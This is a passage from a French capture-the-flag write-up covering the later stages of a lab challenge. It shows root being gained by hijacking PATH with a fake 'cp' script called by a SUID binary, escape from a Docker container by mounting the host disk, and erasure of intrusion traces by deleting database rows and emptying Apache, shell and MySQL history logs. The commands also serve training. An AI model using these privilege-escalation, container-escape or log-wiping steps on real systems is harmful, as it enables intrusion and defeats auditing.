ctf@42f5567cbede :/home/ctf$ ls -l
total 4
-rwxr-x-- 1 root ctf 27 Nov 19 23:08 flag_5_of_8.txt
ctf@42f5567cbede :/home/ctf$ cat flag_5_of_8.txt
4COQUINS{WU7_D3_6r3473_J08}
ctf@42f5567cbede :/home/ctf$
```

Nous avons réussi à exploiter le programme sur la seconde machine et nous avons obtenu un terminal sur celle-ci. Le flag de cette étape est **4COQUINS{WU7\_D3\_6r3473\_J08}**.

## 8 Étape 6 : Élévation de privilège seconde machine

Maintenant, que nous avons un accès à la seconde machine, nous devons trouver un moyen de faire une élévation de privilège.

```
ctf@42f5567cbede :/home/ctf$ find / -perm -u=s 2>/dev/null
/bin/mount
/bin/su
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chshm
/code
ctf@42f5567cbede :/home/ctf$ ls -l /code
-rwsr-sr-x 1 root root 856264 Nov 19 23:08 /code
ctf@42f5567cbede :/home/ctf$
```

Nous avons trouvé un programme qui peut s'exécuter avec les droits administrateurs. Pour pouvoir examiner ce programme nous devons le récupérer sur

notre machine. Pour cela, la partie 10 de ce document, donne une méthode pour pouvoir le faire.

Une fois, le fichier récupéré, nous pouvons commencer l'analyse de ce programme.

Avec un outil comme gdb, nous pouvons voir que le programme va faire une copie d'un fichier pour le placer dans /tmp. Nous pouvons exploiter cela en remplaçant la commande cp par un script pour que nous puissions obtenir un terminal.

```
ctf@42f5567cbede :/home/ctf$ cd /tmp
ctf@42f5567cbede :/tmp$ touch cp
ctf@42f5567cbede :/tmp$ vim cp
#!/bin/bash
bash -i -p
ctf@42f5567cbede :/tmp$ chmod +x cp
ctf@42f5567cbede :/tmp$ export PATH=/tmp:$PATH
ctf@42f5567cbede :/tmp$ echo $PATH
/tmp :/usr/local/sbin :/usr/local/bin :/usr/sbin :/usr/bin :/sbin :/bin
ctf@42f5567cbede :/tmp$
```

En faisant cette étape, lorsque nous lancerons le programme, il va exécuter la commande cp, mais comme nous avons ajouté dans la liste des dossiers contenant les commandes, notre cp, et que nous l'avons placé en premier, c'est notre commande qui va s'exécuter.

```
ctf@42f5567cbede :/tmp$ ./code
# whoami
root
#
```

Nous avons donc un terminal root. Mais nous avons pu identifié que lorsque nous étions avec l'utilisateur ctf le terminal étais : ctf@42f5567cbede, sur le terminal. Cela nous indique que nous sommes dans un docker. Notre objectif est donc de réussir à sortir du Docker.

```
# fdisk -l
Disk /dev/vda : 10 GiB, 10737418240 bytes, 20971520 sectors
Units : sectors of 1 * 512 = 512 bytes
Sector size (logical/physical) : 512 bytes / 512 bytes
I/O size (minimum/optimal) : 512 bytes / 512 bytes
Disklabel type : dos
Disk identifier : 0xb51caBe5

Device Boot Start End Sectors Size Id Type
/dev/vda1 2048 20971486 20969439 10G 83 Linux
#
```

Avec cette information, nous pouvons savoir que nous avons la possibilité de monter le disk /dev/vda1 ce qui va nous permettre d'avoir access au disk de la machine réel.

```
# mkdir /mnt/disk
# mount /dev/vda1 /mnt/disk
# cd /mnt/disk/root
# ls -l
total 4
-rw-r--r-- 1 root root 12288 Nov 19 23:09 flag_6_of_8.pdf
#
```

Nous sommes parvenus à trouver le fichier. Pour pouvoir voir le flag, nous devons suivre les étapes de la partie 10 du document, pour pouvoir l'ouvrir car le fichier est au format pdf.

**4COQUINS{IDrApOsTERaTervEstATediSMICSI}**

Nous avons donc trouvé le dernier flag contenue dans cette machine.  
**4COQUINS{IDrApOsTERaTervEstATediSMICSI}.**

## 9 Étapes 7, 8, et Bonus

Dans cette partie, nous devons supprimer nos traces de la première machine. Lors de la suppression des traces, nous allons obtenir trois flag. Le dernier flag est considéré comme un flag Bonus. Ce dernier nous est donné à l'aide de la commande traceCheck qui va vérifier des fichiers et dossier pour voir s'il n'y a pas eux d'intrusion dans la machine. Pour cette grande étape, nous allons vous donner les étapes complètes avec les commandes à exécuter sans donner les explications des actions sur ces fichiers ou dossier. C'est à vous de comprendre chaque commande en fonction des commandes qui ont été effectuées pour chaque étape de la première machine.

```

root@groupe1-machine1 : / # traceCheck
/!\WARNING :
Pour realiser cette etapes du challenge, vous avez la possibilite de recuperer ce fichier
binaire pour faire du reverse ingenering mais cela n'est pas l'objectif.
Des points de securite on etais ajoute pour ralentir la possibilite d'effectuer le
reverse. Le plus judicieux serais d'essayer de realiser cette etapes normalement.

De plus pour faire cette partie du challenge, il vous faut penser
a l'integralite des etapes qui vous on conduit ici pour pouvoir
effacer ces trace methodiquement.

Nous Sommes au regret de vous annoncer que vous n'avais pas reussie
a effacer vos traces que ce programme verifie.

Pour rappel, il est important de ce rappeler des etapes que vous avez realise
pour arriver a cette etapes pour pouvois supprimer vos traces
root@groupe1-machine1 : / # mysql
MariaDB [(None)]> use CTF_reseau_site;
MariaDB [(CTF_reseau_site)]> DELETE FROM reviews WHERE id>=2;
MariaDB [(CTF_reseau_site)]> DELETE FROM prescriptions WHERE id>=1;
MariaDB [(CTF_reseau_site)]> SELECT * FROM reviews;
+---+-----+-----+-----+
| id | email | review | stars | ip |
+---+-----+-----+-----+
| 1 | flag_7_8 | 4COQUINS{PUTBTEdYcPU5h5neg062wMvd} | 5 | 0.0.0.0 |
+---+-----+-----+-----+
MariaDB [(CTF_reseau_site)]> Bye
root@groupe1-machine1 : / # cd /var/www/html/prescriptions/
root@groupe1-machine1 : /var/www/html/prescriptions # rm -rf *
root@groupe1-machine1 : /var/www/html/prescriptions # cd /etc/
root@groupe1-machine1 : /etc # cat crontab
SHELL=/bin/sh
PATH=/usr/local/sbin/:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

*/1 * * * * root /etc/cron.d/saveLog.sh
root@groupe1-machine1 : /etc # cd cron.d
root@groupe1-machine1 : /etc/cron.d/ # cat saveLog.sh
#!/bin/bash

touch /tmp/emptyFile
echo "" > /tmp/emptyFile
diff /tmp/emptyFile /var/log/apache2/access.log > /dev/null
if [ $? = 1 ]
then
    cat /var/log/apache2/access.log > ./savelogs/${(date "+%d_%m_%y_%T_Log.txt")}
    echo "" > /var/log/apache2/access.log
fi
rm /tmp/emptyFile
# flag_8_8 : 4COQUINS{29Se9GdubhGAfE9yypyp3sMnc}
root@groupe1-machine1 : /etc/cron.d/ # cd ./savelogs/

```

```

root@groupe1-machine1 : / .savelogs # rm 19*
root@groupe1-machine1 : / .savelogs # ls -l
total 4
-rw-r--r-- 1 root root 11 Nov 19 23:09 11_11_22_15:40:01_log.txt
root@groupe1-machine1 : / .savelogs # cd /
root@groupe1-machine1 : / # cat /dev/null > /var/log/apache2/access.log
root@groupe1-machine1 : / # cat /dev/null > /var/log/apt/history.log
root@groupe1-machine1 : / # cat /dev/null > /home/debian/.bash_history
root@groupe1-machine1 : / # cat /dev/null > /root/.mysql_history
root@groupe1-machine1 : / # cat /dev/null > /root/.bash_history
root@groupe1-machine1 : / # traceCheck
/!\WARNING :

```

Pour realiser cette etapes du challenge, vous avez la possibilite de recuperer ce fichier binaire pour faire du reverse ingenering mais cela n'est pas l'objectif.

Des points de securite on etais ajoute pour ralentir la possibilite d'effectuer le reverse. Le plus judicieux serais d'essayer de realise cette etapes normalement.

De plus pour faire cette partie du challenge, il vous faut penser a l'integralite des etapes qui vous on conduit ici pour pouvoir effacer ces trace methodiquement.

**Felicitation, vous avez reussie a effacer les traces necessaire :**

**4COQUINS{Ii8uj6SfTII4DDPS2Asa0kMRc}**

root@groupe1-machine1 : / #

Avec ces étapes, nous avons supprimé les traces que la commande traceCheck va regarder. Bien évidemment, nous avons laissé probablement d'autres traces qui pourraient nous compromettre, mais celles-ci sont les plus importantes du fait de notre méthode d'intrusion sur la machine. Nous avons donc récupéré les deux dernier flags et le flag Bonus.

flag 7	4COQUINS{PUfBTEDYcPU5h5ncg062wMvd}
flag 8	4COQUINS{29Se96dubhGAfE9yypyp3sMnc}
flag Bonus	4COQUINS{Ii8uj6SfTII4DDPS2Asa0kMRc}

## 10 Transfert de fichier de la seconde machine à notre machine

Pour transférer un fichier de la seconde machine a notre machine nous avons plusieurs manière de faire, mais la plus simple a effectuer, c'est de passer les donner en base64 et en local de déchiffrer.

```
ctf@42f5567cbede :/$ cat file.png | base64  
iVBORw0KGgoAAAANSUhEUgAAAIQAAABACAYAAADbPd8FAAAMQmlDQ1BJQ0MgU  
HJvZmlsZQAASImVVwdYU8kWnluSkEBooUsJvQkCUGJICaEFkF4EUQlJgFBiDA  
...  
...  
...  
VbUB4IGSS+SIggeCLl/DSEgjhU8znoASCL17CS0sghE8xn4MSCL54CS8tgRA+  
xXwOSiD44iW8tARC+BTzOSiB4IuX8NISCOFTzOegBIIvXsJLSyCETzGfgxIIv  
ngJLy2BED7FfA5KIPjiJby0BEL4FPM5KIHgi5fw0hII4VPM56AEgi9ewktLII  
RPMZ+DEgi+eAkvLYEQPsV8Dv4DPBX8fbjJobAAAAASUVORK5CYII=  
ctf@42f5567cbede :/$
```

Nous devons copier le résultat de la commande pour pouvoir le coller dans un fichier texte sur notre machine. Dans cet exemple, le fichier va se nommer file.txt

```
root@kali / # cat file.txt | tr -d "\n" | base64 -d > file.png  
root@kali / #
```

Nous avons avec cette dernière commande déchiffrée le fichier au format base64 pour écrire le résultat dans le fichier file.png. Il vaut mieux garder l'extension du fichier d'origine.